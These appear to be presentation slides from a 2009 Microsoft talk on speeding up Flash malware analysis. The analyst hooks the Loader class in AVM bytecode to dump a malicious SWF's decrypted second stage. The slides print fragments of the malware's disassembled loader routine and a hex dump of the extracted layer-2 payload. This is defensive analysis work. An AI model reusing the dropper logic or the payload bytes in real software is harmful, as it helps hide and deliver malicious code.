
- Class can be hooked
- Every class resolution is through name
- The name is contained in a multi-name table
- By modifying the multi-name table, you can redirect every call to a specific class to your own class

- Problem:
  - How can you create your own class in the target SWF?


Gene insertion



AVM insertion



AVM insertion



Analysis target with modified class name

Original malware

```
public  method CMYK.explode ()
{
getlocal_0
pushscope
findpropstrict flash.display.Loader
constructprop flash.display.Loader, 0
coerce a
setlocal r1
```

• • •

```
getproperty jit_egg
pushdouble 4.076008114e9
callpropvoid writeInt, 1
findpropstrict Encrypt
getlocal r0
getproperty jit_egg
callpropvoid Encrypt, 1
getlocal r1
getlocal r0
getproperty jit_egg
callpropvoid <namespace_set>.loadBytes, 1
getlocal r0
getlocal r0
getlocal r1
callproperty addChild, 1
setproperty childRef
returnvoid
} // CMYK.explode
```

Flash.display.Loader Class

Modify namespace to our hook class

Instrumented malware

```
public  method CMYK.explode ()
{
getlocal_0
pushscope
findpropstrict trace
pushstring "Entering: 2"
callpropvoid trace, 1
findpropstrict LoaderHook
constructprop LoaderHook, 0
coerce a
setlocal r1
```

• • •

```
getproperty jit_egg
pushdouble 4.076008114e9
callpropvoid writeInt, 1
findpropstrict Encrypt
getlocal r0
getproperty jit_egg
callpropvoid Encrypt, 1
getlocal r1
getlocal r0
getproperty jit_egg
callpropvoid <namespace_set>.loadBytes, 1
getlocal r0
getlocal r0
getlocal r1
callproperty addChild, 1
setproperty childRef
findpropstrict trace
pushstring "Leaving: 2"
callpropvoid trace, 1
returnvoid
} // CMYK.explode
```

LoaderHook Class

AVM with hook class (source code)

```
package {
		import flash.display.Loader;
...
		public class LoaderHook{   ← This is the hooking class name
...
				private var loader:flash.display.Loader ← Our loader to call the original loader
...
				public function loadBytes(bytes:ByteArrayHook, context:LoaderContext = null):void
				{
						...
						trace( "Loader.loadBytes" );
						Dump( bytes.byteArr );        ← Dump the bytes to a log file

						loader.loadBytes( bytes.byteArr, context ); ← You can call the original class member
or you can just skip it. If you skip it layer 2 SWF will never be loaded.
						...
				}
				...
		}
		...
}
```

AVM with hook class (bytecode)

```
public  method LoaderHook.loadBytes (ByteArrayHook, LoaderContext):void
{
debugfile
debugline 0x49
getlocal_0
pushscope
debug   1, "bytes", r0, 0x49
debug   1, "context", r1, 0x49
debugline 0x4B
getlocal_0
callproperty LoaderHook.UpdateOrig, 0
pop
debugline 0x4D
findpropstrict trace
pushstring "Loader.loadBytes"
callproperty trace, 1
pop
debugline 0x4E
findpropstrict Dump
getlocal_1
getproperty byteArr
callproperty Dump, 1
pop
debugline 0x52
getlocal_0
callproperty LoaderHook.UpdateThis, 0
pop
debugline 0x53
returnvoid
} // LoaderHook.loadBytes
```

Generating these instructions manually without using the AVM insertion technique would be a nightmare.

You get layer 2 in a few seconds

Loader.loadBytes
****
46 57 53 0A CC 05 00 00 78 00 05 5F 00 00 0F A0
00 00 18 01 00 44 11 00 00 00 00 3F 03 A7 05 00
00 96 0C 00 05 00 07 95 C3 7C 13 07 FB C3 7C 13
0E 12 9D 02 00 4C 04 9D 02 00 18 00 88 15 00 09
00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48
00 49 00 A1 8E 11 00 64 65 66 61 75 6C 74 00 01
00 04 2A 00 02 00 98 01 96 0A 00 07 58 C0 49 48
07 A7 3F B6 B7 60 9D 02 00 00 00 99 02 00 49 00
40 96 05 00 07 16 74 70 0B 4C 62 9D 02 00 0C 00
87 01 00 03 17 87 01 00 01 96 0A 00 07 EB 68 21
4E 07 14 97 DE B1 60 9D 02 00 00 00 17 87 01 00
01 96 0A 00 07 91 FC 36 1A 07 6E 03 C9 E5 60 9D
02 00 00 00 99 02 00 15 00 96 0D 00 01 00 00 00
00 03 01 00 00 00 00 08 00 99 02 00 A2 FF 17 96
06 00 04 01 04 02 08 01 4E 48 96 0A 00 07 DD 7F
…

Getting layer 2 SWF takes at least a few hours without bytecode instrumentation

Conclusion

- Just like native binaries, bytecode binaries can be instrumented.
- Binary instrumentation helps analysts to speed up their analysis.
- In a real world situation, this method makes the analysis process up to several times faster.
- You can apply the same methodology to other VMs. We can use these methods to perform quicker analysis of malware that abuses application VMs.

Microsoft®

Be what's next.™

© 2009 Microsoft Corporation. All rights reserved. Microsoft, Windows, Windows Vista and other product names are or may be registered trademarks and/or trademarks in the U.S. and/or other countries.
The information herein is for informational purposes only and represents the current view of Microsoft Corporation as of the date of this presentation. Because Microsoft must respond to changing market conditions, it should not be interpreted to be a commitment on the part of Microsoft, and Microsoft cannot guarantee the accuracy of any information provided after the date of this presentation.
MICROSOFT MAKES NO WARRANTIES, EXPRESS, IMPLIED OR STATUTORY, AS TO THE INFORMATION IN THIS PRESENTATION.